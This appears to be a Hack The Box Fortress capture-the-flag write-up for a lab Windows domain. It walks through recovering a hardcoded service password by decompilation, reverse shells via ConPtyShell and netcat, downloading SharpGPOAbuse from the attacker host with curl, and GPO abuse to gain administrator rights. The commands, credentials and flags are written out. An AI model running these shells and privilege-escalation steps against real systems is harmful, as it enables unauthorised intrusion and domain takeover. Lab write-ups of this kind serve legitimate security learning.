
```
[00:24:44] (root)  ~/HTB_Fortress/CONTEXT
λ > evil-winrm -i 10.13.37.12 -u jay.teignton -p 'D0ntL0seSk3l3tonK3y!'
```

In the documents i found WindowsService.exe which basically hosts a TCP server on port 7734 after decompiling it in dnspy here are the results




```
*Evil-WinRM* PS C:\Users\jay.teignton\Documents> download .\WindowsService.exe

Info: Downloading C:\Users\jay.teignton\Documents\WindowsService.exe to WindowsService.exe
Progress: 100% : |▓▓▓▓▓▓▓▓▓▓|
```


There is loads of interesting functions like CheckClientCommand() and CheckClientPassword And password func



```
private bool CheckClientCommand(Socket handler, string data)
{
    string[] array = data.Split(new string[]
    {
        "command="
    }, 0);
    if (array.Length != 2 || array[1] == null)
    {
        handler.Send(this.ErrorMessage);
        return false;
    }
    string text = array[1];
    foreach (string text2 in new string[]
    {
        " ",
        "Windows",
        "System32",
        "PowerShell"
    })
    {
```




```
// WindowsService.server.TCPServer
// Token: 0x0600001D RID: 29 RVA: 0x000022B8 File Offset: 0x000004B8
private bool CheckClientPassword(Socket handler, string data)
{
    string[] array = data.Split(new string[]
    {
        "password="
    }, 0);
    if (array.Length != 2 || array[1] == null)
    {
        handler.Send(this.ErrorMessage);
        return false;
    }
    if (array[1] != TCPServer.Password())
    {
        handler.Send(this.ErrorMessage);
        return false;
    }
    handler.Send(this.SuccessMessage);
    return true;
```




```
// WindowsService.server.TCPServer
// Token: 0x0600001B RID: 27 RVA: 0x000021C8 File Offset: 0x000003C8
public void Start()
{
    this.IP = IPAddress.Loopback;
    this.Endpoint = new IPEndPoint(this.IP, 7734);
    try
    {
        this.Listener = new Socket(this.IP.AddressFamily, 1, 6);
        this.Listener.Bind(this.Endpoint);
```

Anywho for us



```
// WindowsService.server.TCPServer
// Token: 0x0600001C RID: 28 RVA: 0x0000228C File Offset: 0x0000048C
private static string Password()
{
    return DateTime.Now.ToString("yyyy-MM-dd") + "-thisisleet";
}
```

In powershell type :
(Get-Date).ToString("yyyy-MM-dd") + "-thisisleet"
For the password



```
*Evil-WinRM* PS C:\Users\jay.teignton\Documents> (Get-Date).ToString("yyyy-MM-dd") + "-thisisleet"

2024-05-12-thisisleet
```


Then upload netcat to the windows machine although before that we must upgrade the powershell to fully stable shell otherwise we won’t be able to use really nc64.exe. And for that i am gonna use ConPtyShell

```
git clone https://github.com/antonioCoco/ConPtyShell.git
```

Enter the directory and compile the ConPtyShell.cs c# file to an executable after loads of trial and error i found that i should only compile it with NET v4.8 because
The .NET Framework 4.8 is based on .NET Standard 2.0. Therefore you can specify the `-sdk` option with a value of `2.0` to target .NET Standard 2.0, which is compatible with .NET Framework 4.8
I asked chatGPT to check the NET version on the target machine and it gave me this command :

```
Get-ItemPropertyValue
'HKLM:\SOFTWARE\Microsoft\NET Framework
Setup\NDP\v4\Full' -Name Release
```

it returned 528049 while correlates to v4.8: 528040
That's why when compiling it with mcs we should use this specific command for it to work :




```
λ > mcs -sdk:4.0 -out:ConPtyShell.exe ConPtyShell.cs

ConPtyShell.cs(1360,30): warning CS0219: The variable `socketsHandles
Compilation succeeded - 1 warning(s)
[01:18:04] (root)  ~/HTB_Fortress/CONTEXT/ConPtyShell master +
λ > ls -al ConPtyShell.exe
-rwxr-xr-x 1 root root 33792 May 12 01:18 ConPtyShell.exe
```

Upload this exe to the remote machine and type this in your terminal

Attacker Machine:
stty raw -echo; (stty size; cat) | nc -lvnp 443

Target Machine
.\ConPtyShell.exe 10.10.16.5 443




```
.*Evil-WinRM* PS C:\Users\jay.teignton\Documents\new> .\ConPtyShell.exe 10.10.16.5 443

CreatePseudoConsole function found! Spawning a fully interactive shell

█
```

Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe 127x13


```
[16:18:24] (root)  ~/HTB_Fortress/CONTEXT
λ > stty raw -echo; (stty size; cat) | nc -lvnp 443
listening on [any] 443 ...
                        connect to [10.10.16.5] from (UNKNOWN) [10.13.37.12] 7418
```

Got it now for the next step is to nc to 7734 and get a Reverse shell session setup a new nc listener on your attack box.




```
PS C:\Users\jay.teignton\Documents> .\nc64.exe 127.0.0.1 7734
WEB.TEIGNTON.HTB [127.0.0.1] 7734 (?) open
password=2024-05-11-thisisleet
OK
command=C:\programdata\reverse1.exe
CONTEXT{l0l_s0c3ts_4re_fun}
WEB.TEIGNTON.HTB [127.0.0.1] 7734 (?) open
password=2024-05-11-thisisleet
OK
command=C:\programdata\reverse1.exe
CONTEXT{l0l_s0c3ts_4re_fun}
```

And we get a connection as andy




```
[16:24:40] (root)  ~/HTB_Fortress/CONTEXT
λ > nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.13.37.12] 7745
Windows PowerShell running as user andy.teignton on WEB
Copyright (C) Microsoft Corporation. All rights reserved.

whoami
teignton\andy.teignton
PS C:\Windows\system32> dir
```

From what i heard because honestly i didnt notice it by myself a way to escalate priv is by group policy objects https://www.mindpointgroup.com/blog/privilege-escalation-via-group-policy-preferences-gpp
That article explains it but not in a very direct way anywho lets get started




```
PS C:\programdata> New-GPO -Name privesc -Comment "Privilege Escalation"


DisplayName      : privesc
DomainName       : TEIGNTON.HTB
Owner            : TEIGNTON\andy.teignton
Id               : df786014-68bb-46cf-818e-0a536bb57df9
GpoStatus        : AllSettingsEnabled
Description      : Privilege Escalation
CreationTime     : 11/05/2024 16:43:10
ModificationTime : 11/05/2024 16:43:10
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :
```




```
PS C:\programdata> PS C:\programdata> New-GPLink -Name privesc -Target "OU=Domain Controllers,DC=TEIGNTON,DC=HTB" -LinkEnabled
Yes


GpoId       : df786014-68bb-46cf-818e-0a536bb57df9
DisplayName : privesc
Enabled     : True
Enforced    : False
Target      : OU=Domain Controllers,DC=TEIGNTON,DC=HTB
Order       : 2
```

Now we need SharpGPOAbuse for the next step




```
PS C:\programdata> curl http://10.10.16.5:9001/SharpGPOAbuse.exe -o SharpGPOAbuse.exe
PS C:\programdata> .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount jay.teignton --gponame privesc
[+] Domain = teignton.htb
[+] Domain Controller = WEB.TEIGNTON.HTB
[+] Distinguished Name = CN=Policies,CN=System,DC=TEIGNTON,DC=HTB
[+] SID Value of jay.teignton = S-1-5-21-3174020193-2022906219-3623556448-1103
[+] GUID of "privesc" is: {DF786014-68BB-46CF-818E-0A536BB57DF9}
[+] Creating file \\teignton.htb\SysVol\teignton.htb\Policies\{DF786014-68BB-46CF-818E-0A536BB57DF9}\Machine\Microsoft\Windows
NT\SecEdit\GptTmpl.inf
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!
PS C:\programdata> gpupdate /force

Updating policy...
```

And that's it for the last flag now that we have given jay.teignton localadmin privs we use evil-winrm once more



```
[00:24:44] (root)  ~/HTB_Fortress/CONTEXT
λ > evil-winrm -i 10.13.37.12 -u jay.teignton -p 'D0ntL0seSk3l3tonK3y!'
```

And that's it for this fortress was really fun to play hope you enjoy it as well



```
*Evil-WinRM* PS C:\Users\administrator\documents> dir


    Directory: C:\Users\administrator\documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/12/2020   5:53 PM                SQL Server Management Studio
d-----       10/12/2020   6:53 PM                Visual Studio 2017
-a----        7/15/2020   8:15 PM             34 flag.txt
-a----        7/29/2020  12:28 PM            188 info.txt


type flag.*Evil-WinRM* PS C:\Users\administrator\documents> type flag.txt
CONTEXT{OU_4bl3_t0_k33p_4_s3cret?}
t*Evil-WinRM* PS C:\Users\administrator\documents> type info.txt
Congrats on completing the Fortress. You've got a direct line to the Recruitment Manager! Title your message - FORTRESS COMPLET
ED and send to recruitment@contextis.com, alongside your CV.
```